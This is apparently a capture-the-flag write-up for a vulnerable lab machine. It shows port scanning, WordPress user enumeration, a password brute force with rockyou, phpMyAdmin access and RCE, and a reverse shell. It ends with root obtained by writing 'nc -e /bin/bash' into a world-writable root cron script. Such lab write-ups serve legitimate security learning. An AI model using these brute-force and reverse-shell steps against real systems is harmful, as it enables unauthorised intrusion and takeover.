DHCP is enabled, add lemonsqueezy to your hosts. It's easypeasy!

```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.25 ((Debian))


|_http-title: Apache2 Debian Default Page: It works

|_http-server-header: Apache/2.4.25 (Debian)
```

Just one port open

The homepage is a default apache page... Let's filebust

Found /phpmyadmin





Welcome to phpMyAdmin



And /wordpress

The blog is empty, nothing interesting. Ran wpscan...

```
[+] lemon
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://lemonsqueezy/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] orange
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Found 2 users! Lemon and orange


Hang on... Let's try a password attack on this

```
(kali@ kali)-[~/Desktop]
$ wpscan --url http://lemonsqueezy/wordpress -U users.txt -P /usr/share/wordlists/rockyou.txt
```

Got one


```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - orange / ginger
|Trying lemon / sammy1 Time: 00:00:19 <
```

Found a draft post!



n0t1n@w0rdl1st! Definitely looks like a password


orange:n0t1n@w0rdl1st! Worked as phpmyadmin credentials



So I called the following query



And RCE!



www-data

Let's try to get a shell



www-data

Got it

```
(kali@ kali)-[~/Desktop]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.22] 46598
whoami
www-data
```

```
www-data@lemonsqueezy:/dev/shm$ cd /var www
cd /var/www
www-data@lemonsqueezy:/var/www$ ls
ls
html user.txt
www-data@lemonsqueezy:/var/www$ cat us
cat user.txt
TXVzaWMgY2FuIGNoYW5nZSB5b3VyIGxpZmUsIH
www-data@lemonsqueezy:/var/www$ |
```

That says *Music can change your life*, in base64!

Let's run linpeas.sh...

```
*/2 * * * * root /etc/logrotate.d/logrotate
```

And we also have permissions to edit that file

```
www-data@lemonsqueezy:/etc/logrotate.d$ ls -alh log
ls -alh logrotate
-rwxrwxrwx 1 root root 101 Apr 26 2020 logrotate
```

```
www-data@lemonsqueezy:/etc/logrotate.d$ cat log
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
   os.system('rm -r /tmp/* ')
except:
   sys.exit()
```

This should do the trick

```
www-data@lemonsqueezy:/etc/logrotate.d$ echo '#!/bin/bash' > logrotate
echo '#!/bin/bash' > logrotate
www-data@lemonsqueezy:/etc/logrotate.d$ echo 'nc -e /bin/bash 10.0.2.13 2222' >> logrotate
< echo 'nc -e /bin/bash 10.0.2.13 2222' >> logrotate
www-data@lemonsqueezy:/etc/logrotate.d$ cat log
cat logrotate
#!/bin/bash
nc -e /bin/bash 10.0.2.13 2222
www-data@lemonsqueezy:/etc/logrotate.d$ |
```

The cron expressions means at every 2nd minute, so at most we'll wait 2 minutes with netcat listening on port 2222

```
(kali⊕ kali)-[~]
$ nc -nlvp 2222
listening on [any] 2222 ...
```

```
www-data@lemonsqueezy:/etc/logrotate.d$ date
date
Thu Sep 8 23:02:04 ACST 2022
www-data@lemonsqueezy:/etc/logrotate.d$ |
```

```
(kali@ kali)-[~]
$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.22] 40292
whoami
root
```

Done:D